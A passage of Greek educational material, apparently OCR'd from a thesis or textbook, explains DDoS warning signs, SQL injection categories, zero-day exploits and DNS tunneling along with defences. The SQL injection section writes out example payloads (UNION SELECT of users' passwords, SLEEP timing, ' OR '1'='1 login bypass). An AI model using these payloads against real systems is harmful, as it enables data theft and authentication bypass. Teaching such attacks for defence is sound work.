
Γενικότερα, δεν υπάρχει κάποιος συγκεκριμένος τρόπος να προβλεφθεί μία επίθεση DDoS, επειδή υπάρχουν λίγα προειδοποιητικά σημάδια που πρέπει να προσεχθούν. Κάποια που υποδεικνύουν ότι ένα δίκτο βρίσκεται υπό επίθεση είναι :

- Μία ξαφνική και ασυνήθιστα αυξημένη κίνηση στην ιστοσελίδα, συχνά προερχόμενη από μία συγκεκριμένη διεύθυνση IP ή περιοχή.
- Δραστική μείωση των ταχυτήτων του δικτύου ή παρουσίαση διακυμάνσεων στην απόδοση.
- Πλήρη διακοπή ή αποσύνδεση των ιστοσελίδων, των ηλεκτρονικών καταστημάτων και γενικότερα άλλων υπηρεσιών.

Τα σύγχρονα εργαλεία ασφαλείας μπορούν να βοηθήσουν στον εντοπισμό πιθανών απειλών, καθώς οι λύσεις παρακολούθησης δικτύου συχνά παρέχουν ειδοποιήσεις όταν εντοπίζονται ύποπτες αλλαγές, επιτρέποντας στους χρήστες να δράσουν άμεσα.

Η αποτροπή επιθέσεων DDoS είναι δύσκολη επειδή υπάρχουν λίγοι τρόποι να σταματήσει η επίθεση από τη στιγμή που θα αρχίσει. Είναι απαραίτητη η διάθεση ενός στρατηγικού σχεδίου αντιμετώπισης σε περίπτωση επίθεσης DDoS. Το σχέδιο αυτό θα πρέπει να περιλαμβάνει καθορισμένους ρόλους και διαδικασίες για την άμεση αντίδραση της ομάδας. Η χρήση ενός τείχους προστασίας επόμενης γενιάς ή ενός συστήματος αποτροπής εισβολής (IPS) θα δώσει πληρφορίες σε πραγματικό χρόνο για τυχόν ασυνέπειες στην κυκλοφορία, ζητήματα απόδοσης δικτύου, διακοπτόμενα σφάλματα ιστού και ούτω καθεξής. Θα ήταν επίσης αξιοσημείωτη η τοποθέτηση των διακομιστών σε διαφορετικά κέντρα δεδομένων, καθώς αυτό θα επιτρέψει τη μετάβαση σε άλλο διακοιστή εάν αποτύχει ο τρέχων.

Παρόλους αυτούς τους τρόπους, ο καλύτερος τρόπος για την υπεράσπιση ενός δικτύου από επιθέσεις DDoS είναι να υπάρχει ένα δοκιμασμένο σχέδιο απόκρισης, το οποίο θα επιτρέπει την επαναφορά των συστημάτων στο διαδίκτυο το συντομότερο δυνατόν και θα διατηρεί τις επιχειρηματικές λειτουργίες. Θα πρέπει να σημειωθεί ότι πολλοί πάροχοι υπηρεσιών που βασίζονται σε cloud προσφέρουν δυνατότητες πλεονασμού δικτύου, οι οποίες περιλαμβάνουν τη δημιουργία διπλότυπων αντιγραφών των δεδομένων, στα οποία μπορεί να γίνει γρήγορη μετάβαση, εάν είναι απαραίτητο.



Διάγραμμα Επίθεσης DDoS

4.6.5 SQL Injection

Η SQL Injection είναι μία ευπάθεια ασφάλειας ιστού που επιτρέπει σε έναν εισβολέα να παρεμβάινει στα ερωτήματα (queries) που εκτελεί μία εφαρμογή στη βάση δεδομένων της. Αυτός ο τύπος επίθεσης περιλαμβάνει την εισαγωγή “injection / έγχυση” ενός ερωτήματος SQL μέσω των δεδομένων εισόδου από τον πελάτη σε μία εφαρμογή. Μία επιτυχημένη εκμετάλλευση SQL Injection μπορεί να διαβάσει ευαίσθητα δεδομένα από τη βάση δεδομένων, συμπεριλαμβανομένων δεδομένων που ανήκουν σε άλλους χρήστες ή οποιωνδήποτε άλλων δεδομένων, στα οποία μπορεί να έχει πρόσβαση η εφαμορμογή. Σε πολλές περιπτώσεις, ένας εισβολέας μπορεί να τροποποιήσει ή να διαγράψει αυτά τα δεδομένα, προκαλώντας σημαντικές αλλαγές στο περιεχομενο ή τη συμπεριφορά της εφαρμογής.

Οι βάσεις δεδομένων SQL χρησιμοποιούν εντολές SQL για να εκτελέσουν ερωτήματα στα δεδομένα, τα οποία συνήθως εκτελούνται μέσω μίας φόρμας HTML σε μια ιστοσελίδα. Είναι πιθανό, εάν τα δικαιώματα της βάσης δεδομένων δεν έχουν ρυθμιστεί σωστά, ο εισβολέας να εκμεταλλευτεί τη φόρμα HTML για να εκτελέσει ερωτήματα που θα δημιουργήσουν, θα διαβάσουν, θα τροποποιήσουν ή θα διαγράψουν τα δεδομένα που είναι αποθηκευμένα στη βάση δεδομένων.

Οι επιθέσεις SQL Injection (SQLi) μπορούν να κατηγοριοποιηθούν σε τρεις κατηγορίες: in-band, blind και out-of-band. Κάθε τάξη εκμεταλλεύεται την ευπάθεια με διαφορετικούς τρόπους και έχει διαφορετικά χαρακτηριστικά :

1. Η κατηγορία in-band SQL Injection είναι ο πιο συνηθισμένος και απλός τύπος επίθεσης της SQL Injection. Περιλαμβάνει τη χρήση του ίδιου καναλιού επικοινωνίας τόσο για τα δεδομένα του injection / της έγχυσης, όσο και για τα δεδομένα ανάκτησης. Υπάρχουν δύο κύριοι τύποι για την κατηγορία in-band SQL Injection: η Error-based SQL Injection και η Union-based SQL Injection.

    - Error Based SQL Injection : Αυτός ο τύπος επίθεσης βασίζεται στον διακομιστή της βάσης δεδομένων που δημιουργεί μηνύματα σφάλματος για να αποκαλύψει πληροφορίες σχετικά με τη δομή της βάσης δεδομένων. Με την «έγχυση» κακόβουλης SQL που προκαλεί σφάλματα, οι εισβολείς μπορούν να συγκεντρώσουν λεπτομέρειες όπως ονόματα πινάκων, ονόματα στηλών και τύπους δεδομένων. Για παράδειγμα, η πρωτότυπη ερώτηση που γίνεται είναι η “*SELECT name,price FROM products WHERE id=1*” και τροποποιείται από μία injection ερώτηση, όπου “*1’ AND 1=CONVERT(int, (SELECT @@version))..*” και ως αποτέλεσμα το ερώτημα μετατρέπεται σε “ *SELECT name,price FROM products WHERE id=1’ AND 1=CONVERT(int, (SELECT @@version))..”.* Το συγκεκριμένο ερώτημα προκαλεί σφάλμα, και το μήνυμα σφάλματος αποκαλύπτει την έκδοση της βάσης δεδομένων ή άλλα ευαίσθητα δεδομένα.

    - Union-based SQL Injection : Αυτός ο τύπος επίθεσης αξιοποιεί τον SQL Union Operator (UNION), ο οποίος επιτρέπει τον συνδυασμό των αποτελεσμάτων δύο ή περισσότερων ερωτημάτων SELECT σε ένα ενιαίο σύνολο αποτελεσμάτων. Οι εισβολείς χρησιμοποιούν Injection SQL που βασίζεται σε UNION για να ανακτήσουν δεδομένα από άλλους πίνακες στη βάση δεδομένων. Για παράδειγμα, η πρωτότυπη ερώτηση που γίνεται είναι η *“SELECT name,price FROM products WHERE id=1”* και τροποποιείται από μία injection ερώτηση, όπου *“1 UNION SELECT username, password FROM users”* και ως αποτέλεσμα μετατρέπεται σε *“SELECT name,price FROM products WHERE id=1 UNION SELECT username, password FROM users”.* Αυτό το ερώτημα ανακτά και εμφανίζει ονόματα χρήστη και κωδικούς πρόσβασης σε συνδυασμό με τις πληροφορίες προϊόντος.

2. Η κατηγορία blind SQL Injection πραγματοποιείται όταν μία εφαρμογή ειναι ευάλωτη στο SQL Injection, αλλά τα αποτελέσματα του Injection / της έγχυσης δεν είναι ορατά στον εισβολέα. Ο εισβολέας πρέπει να προσδιορίσει τα δεδομένα έμμεσα με βάση τη συμπεριφορά της εφαρμογής. Υπάρχουν δύο

κύριοι τύπου για την κατηγορία blind SQL Injection: η Boolean-based Blind SQL Injection και η Time-based Blind SQL Injection.


- Η Time-based Blind SQL Injection αναφέρεται σε εντολές sql που προκαλούν καθυστέρηση στην απόκριση της βάσης δεδομένων. Ο εισβολέας εισάγει ερωτήματα που εκτεούν συναρτήσεις προκαλώντας χρονική καθυστέρηση εάν μία συγκεκριμένη συνθήκη είναι αληθής. Μετρώντας το χρόνο απόκρισης, ο εισβολέας μπορεί να συγκεντρώσει πληροφορίες σχετικά με τη βάση δεδομένων. Για παράδειγμα, η πρωτότυπη ερώτηση που γίνεται είναι η "*SELECT name,price FROM products WHERE id=1*" και τροποποιείται από μία injection ερώτηση, όπου "*1 AND IF(1=1, SLEEP(5)..*" και ως αποτέλεσμα μετατρέπεται σε "*SELECT name,price FROM products WHERE id=1 AND IF(1=1, SLEEP(5)..*". Αν η συνθήκη (1=1) είναι αληθής, η απάντηση θα έχει καθυστέρηση 5 δευτερόλεπτα, το οποίο υποδηλώνει ότι η συνθήκη ήταν αληθής.

- Η Boolean-based Blind SQL Injection εκμεταλλεύεται τα τρωτά σημεία σε εφαρμογές Ιστού χειραγωγόντας τη λογική Boolean σε ερωτήματα sql. Ο εισβολέας εισάγει μία κακόβουλη είσοδο που αλλάζει τη λογική του ερωτήματος, παρακάμπτωντας πιθανώς τον έλεγχο ταυτότητας ή εξάγοντας ευαίσθητα δεδομένα. Σε ένα τυπικό σενάριο σύνδεσης, μία εφαρμογή Ιστού μπορεί να χρησιμοποιεί ένα SQL ερώτημα όπως "SELECT * FROM users WHERE username = 'input_username' AND password = 'input_password'" για να επαληθεύσει τα διαπιστευτήρια του χρήστη. Ένας επιτιθέμενος που εκτελεί Boolean-based Blind SQL Injection με είσοδο ""OR '1' = '1'" σαν username. Αυτό θα αλλάξει το ερώτημα σε "SELECT * FROM users WHERE username = "OR '1' = '1' AND password = 'input_password'".

3. Η κατηγορία out-of-band SQL Injection είναι λιγότερη συχνή και περιλαμβάνει τη χρήση διαφορετικού καναλιού επικοινωνίας για τα δεδομένα της ανάκτησης και της «έγχυσης». Αυτός ο τύπος επίθεσης είναι χρήσιμος όταν ο εισβολέας δε μπορεί να χρησιμοποιήσει το ίδιο κανάλι και για τις δύο ενέργειες ή η SQL in-band ή blind δεν είναι αποτελεσματική. Η out-of-band SQL Injection συχνά αναφέρεται σε χαρακτηριστικά του διακομιστή βάσης δεδομένων για την αποστολή δεδομένων σε έναν εξωτερικό διακομιστή που ελέγχεται από τον εισβολέα.

Ο μόνος τρόπος αποτροπής επιθέσεων SQL Injection είναι η διασφάλιση ότι οι προγραμματιστές ιστού έχουν προσέξει και ελέγξει όλες τις εισόδους. Δηλαδή, τα δεδομένα δεν μπορούν να ληφθούν απευθείας από ένα πλαίσιο εισαγωγής, όπως ένα πεδίο κωδικού πρόσβασης, και να αποθηκευτούν σε μία βάση δεδομένων. Αντιθέτως, ο

κωδικός πρόσβασης θα πρέπει να επικυρωθεί για να διασφαλιστεί ότι πληροί τα προκαθορισμένα κριτήρια.



Διάγραμμα Επίθεσης SQL Injection


4.6.6 Zero-day Exploit

Η εκμετάλλευση ευπαθειών zero-day αφορά αδυναμίες στο λογισμικό ή το υλικό που αξιοποιεί ο εισβολέας πριν ο προμηθευτής διαθέσει την ενημέρωση ή την επιδιόρθωση. Οι επιτιθέμενοι ενημερώνονται για μία ευπάθεα που έχει ανακαλυφθεί σε ορισμένες ευρέως χρησιμοοιούμενες εφαρμογές λογισμικού και λειτουργικά συστήματα και, στη συνέχεια, στοχεύουν χρήστες ή οργανισμούς που διαθέτουν αυτό το λογισμικό για να εκμεταλλευτούν την ευπάθεια πριν γίνει διαθέσιμη μία επιδιόρθωση. Οι συγκεκριμένες ευπάθειες είναι εξαιρετικά επικίνδυνες, γεγονός που καθιστά δύσκολη την άμυνα από τους χρήστες ή τους οργανισμούς. Χωρίς την ενημέρωση ή την έγκαιρη επιδιόρθωση, το σύστημα παραμένει ευάλωτο.

Οι εισβολείς μπορούν να χρησιμοποιήσουν αυτά τα τρωτά σημεία για να στοχεύσουν οργανισμούς, να υποκλέψουν δεδομένα ή να αποκτήσουν μη εξουσιοδοτημένη πρόσβαση. Μία εκμετάλλευση zero-day είναι προσοδοφόρα για τον επιτιθέμενο, καθώς επιτυγχάνεται το μέγιστο δυνατό αντίκτυπο πριν διατεθεί μία επιδιόρθωση.

Οι ερευνητές ασφαλείας και οι αρμόδιοι συχνά συνεργάζονται για τον έγκαιρο εντοπισμό και την επιδιόρθωση των τρωτών σημείων zero-day, καθώς δεν υπάρχει κανένας αυτόματος τρόπος αποτροπής τέτοιων επιθέσεων. Η συνεχής ενημέρωση σχετικά με τις αναδυόμενες απειλές και οι τακτικές ενημερώσεις λογισμικού αποτελούν

σημαντικές πρακτικές στην αποφυγή τέτοιων επιθέσεων. Επίσης, προτείνεται η εφαρμογή πολυεπίπεδων στρατηγικών ασφαλείας, όπως η προστασία δικτύων, εφαρμογών, τελικών σημείων, η διαχείριση ταυτοτήτων και προσβάσεων (IAM – Identity and Access Management), ακόμη και εκπαίδευση και ευαισθητοποίηση των χρηστών, με σκοπό να αναγνωρίζουν πιθανές επιθέσεις, όπως phishing και τακτικές social engineering. Τέλος, για τη μείωση του κινδύνου και τον πρόωρο εντοπισμό μιας τέτοιας επίθεσης, προτείνεται η χρήση ενός συστήματος παρακολούθησης δικτύων για εντοπισμό πιθανής ασυνίθιστης συμπεριφοράς και η προετοιμασία ενός έτοιμου σχεδίου αντιμετώπισης περιστατικών για την ταχεία αντιμετώπιση νέων ευπαθειών.



Διάγραμμα Επίθεσης Zero-day

4.6.7 DNS Tunneling

Το DNS Tunneling είναι ένας εξελιγμένος φορέας επίθεσης που έχει σχεδιαστεί για να παρέχει στους εισβολείς μόνιμη πρόσβαση σε ένα δεδομένο στόχο. Είναι μία τεχνική που χρησιμοποιεί το βασικό πρωτόκολλο του Διαδικτύου για την επίλυση ονομάτων τομέα σε διευθύνσεις IP, γνωστό ως DNS (Domain Name System) για την αποστολή δεδομένων, παρακάμπτοντας τους παραδοσιακούς μηχανισμούς ασφαλείας και δημιουργώντας ένα κρυφό, σταθερό κανάλι επικοινωνίας μεταξύ μίας παραβιασμένης συσκευής και ενός διακομιστή, το οποίο τα περισσότερα τείχη προστασίας αδυνατούν να ανιχνεύσουν. Το DNS Tunneling δίνει τη δυνατότητα σε κακόβουλους παραγόντες να στέλνουν κρυφά και να διαγείρουν ευαίσθητα δεδομένα μέσω δικτύων.

Στο DNS Tunneling, ένας εισβολέας μπορεί να στέλνει και να λαμβάνει δεδομένα μέσω κωδικοποιημένων ερωτημάτων και απαντήσεων DNS, δηλαδή να παρακολουθεί την κυκλοφορία/κίνηση DNS για κακόβουλη δραστηριότητα (αιτήματα DNS που αποστέλλονται από τον πελάτη στο διακομιστή), αποφεύγοντας τον εντοπισμό από καθημερινά εργαλεία ασφάλειας δικτύου, τα οποία παρακολουθούν τυπικά κανάλια όπως το HTTP και το HTTPS. Τα δεδομένα των απαντήσεων που λαμβάνονται από τα ερωτήματα αποκρυπτογραφούνται, επεξεργάζονται και αποστέλλεται μία απάντηση από τον εισβολέα που θα μπορούσε να περιλαμβάνει περαιτέρω εντολές ή επιβεβαίωση ότι τα δεδομένα έχουν μεταφερθεί σωστά. Οι απαντήσεις είναι κρυφές στην κυκλοφορία DNS, κάνοντας τις επικοινωνίες να φαίνονται νόμιμες. Τα πακέτα DNS είναι κατά κύριο λόγο αξιόπιστα και επιτρέπεται η μεταφορά τους μεσω τειχών προστασίας και άλλων ελέγχων ασφαλείας, καθώς δε φιλτράρονται και μεταδίδονται χωρίς παρακολούθηση.

Η δημιουργία μιας επίθεσης DNS Tunneling απαιτεί γνώση του τρόπου λειτουργία των ερωτημάτων DNS και της κυκοφορίας DNS. Όταν ένας χρήστης πληκτρολογεί μια διεύθυνση Ιστού, αποστέλλεται ένα ερώτημα DNS από τον πελάτη στον διακομιστή DNS για να επιλύσει αυτό το όνομα τομέα σε μία διεύθυνση IP, διευκολύνοντας την επικοινωνία με τον προβλεπόμενο διακομιστή.

Παρόλο που τα δίκτυα χρησιμοποιούν την κυκλοφορία DNS για νόμιμους σκοπούς, υπάρχουν κάποια σημάδια που πιθανώς υποδηλώνουν ότι μία επίθεση DNS Tunneling βρίσκεται σε εξέλιξη. Ένα από αυτά είναι ο ανώμαλος όγκος επισκεψιμότητας DNS από μία συσκευή,καθώς και το μεγάλο ή ασυνήθιστο μέγεθος DNS ερωτημάτων. Επιπροσθέτως, ονόματα τομέα με ακατανόητες συμβολοσειρές λόγω κωδικοποίησης δεδομένων, αποτελούν ένδειξη ανησυχίας διότι δε διαθέτουν αρκετές πληροφορίες για τη μεταφορά δεδομένων όπως χρειάζονται οι τυπικές αναζητήσεις DNS.

Η παρακολούθηση τέτοιων ανώμαλων προτύπων θα μπορούσε να οδηγήσει στην εύρεση κακόβουλης δραστηριότητας. Μία ακόμη προειδοποίηση για πιθανή επίθεση DNS Tunneling είναι η αυξημένη συχνότητα DNS αιτημάτων σε ύποπτους ή μη εξουσιοδοτημένους τομείς. Συνηθως, τέτοιου είδους αιτήσεις προέρχονται από μη εξουσιοδοτημένες συσκευές που υποβάλλουν διαρκή αιτήματα χωρίς να εξυπηρετού κάποια επιχειρησιακή ανάγκη.


Τέλος, η αυξημένη καθυστέρηση στη διαδικασία ανάλυσης DNS πιθανώς υποδεικνύει ότι αυτά τα αιτήματα DNS μεταφέρουν περισσότερα δεδομένα από ότι συνήθως. Η αυξημένη αυτή καθυστέρηση σε συνδυασμό με πιθανές αποκλίσεις στη χρήση της θύρας 53, είναι συνήθη ένδειξη προσπαθειών απόκρυψης κακόβουλων

δραστηριοτήτων, καθιστώντας τη δικτυακή παρακολούθηση και ανάλυση απαραίτητη για την ανίχνευση τέτοιων απειλών.

Ένας αποτελεσματικός τρόπος για να αποφευχθούν οι επιθέσεις DNS Tunneling είναι η εφαρμογή κάποιας μορφής ασφάλειας σε επίπεδα. Θα μπορούσε, για παράδειγμα, να περιοριστεί η επισκεψιμότητα μόνο σε γνωστούς και αξιόπιστους διακομιστές. Ο περιορισμός όλης της κυκλοφορίας DNS σε μερικούς εσωτερικούς διακομιστές DNS βοηθά στον αποκλεισμό τυχόν εξερχόμενων αιτημάτων DNS από ρυθμισμένους από τον εισβολέα διακομιστές. Μία ακόμη λύση για αποφυγή αυτής της επίθεσης είνα το φιλτράρισμα DNS, το οποίο θα αποκλείει την πρόσβαση σε γνωστούς κακόβουλους τομείς. Οι υπηρεσίες φιλτραρίσματος DNS παρακολουθούν την κυκλοφορία, εντοπίζουν τυχόν ύποπτες δραστηριότητες που συνδέονται με κακόβουλο λογισμικό, phishing ή άλλου είδους απειλές στον κυβερνοχώρο και τις αποκλείουν. Επίσης, οι πληροφορίες που συλλέγονται από τις απειλές χρησιμοποιούνται και μελλοντικά για να αποκλείσουν τέτοιου είδους επιθέσεις.

Η εφαρμογή Split-Horizon DNS (συχνά αποκαλούμενο και ως split DNS), διαχωρίζει την εσωτερική και την εξωτερική κίνηση, όπου με αυτό τον τρόπο διασφαλίζεται ότι τα εσωτερικά αιτήματα DNS περιορίζονται εντός των ορίων του δικτύου του οργανισμού και δεν δημοσιεύονται ποτέ στο Διαδίκτυο, μειώνοντας την πιθανότητα διέλευσης από εσωτερικά συστήματα σε εξωτερικούς εισβολείς. Επιπροσθέτως, υπάρχει η δυνατότητα ενεργοποίησης της κρυπτογράφησης DNS μέσω HTTPS-DoH[17] ή DNS μέσω DLS-DoT[18]. Η κρυπτογράφηση διασφαλίζει ότι ο χειρισμός ή η επιθεώρηση της κυκλοφορίας DNS δεν είναι εύκολη από τους εισβολείς. Αντίθετα, ο κίνδυνος για DNS Tunneling γίνεται μικρότερος. Η κρυπτογράφηση DNS ουσιαστικά συμβάλλει στο απόρρητο των ερωτημάτων DNS, καθιστώντας δύσκολη την υποκλοπή ή τη χειραγώγησή τους από οποιονδήποτε εισβολέα.

[17] DNS over HTTPS (DoH) : Τεχνολογία που κρυπτογραφεί τα αιτήματα DNS μέσω του πρωτοκόλλου HTTPS (Hypertext Transfer Protocol Secure). Όταν ένας χρήστης επισκέπτεται μία ιστοσελίδα, ο υπολογιστής του κάνει ένα αίτημα DNS για να μετατρέψει το όνομα του τομέα σε μία διεύθυνση IP. Το DoH κρυπτογραφεί αυτό το αίτημα, χρησιμοποιώντας το ίδιο πρωτόκολλο που κρυπτογραφεί τις συνδέσεις σε ιστοσελίδες (HTTPS).
[18] DNS over TLS (DoT) : Τεχνολογία που κρυπτογραφεί τα αιτήματα DNS μέσω του πρωτοκόλλου TLS (Transport Layer Security). Το πρωτόκολλο TLS χρησιμοποιείται για τη μετάδοση των αιτημάτων DNS μέσω ενός ειδικά διαμορφωμένου καναλιού που προστατεύεται από την κρυπτογράφηση TLS.



Διάγραμμα Επίθεσης DNS Tunneling


4.6.8 Business Email Compromise (BEC)

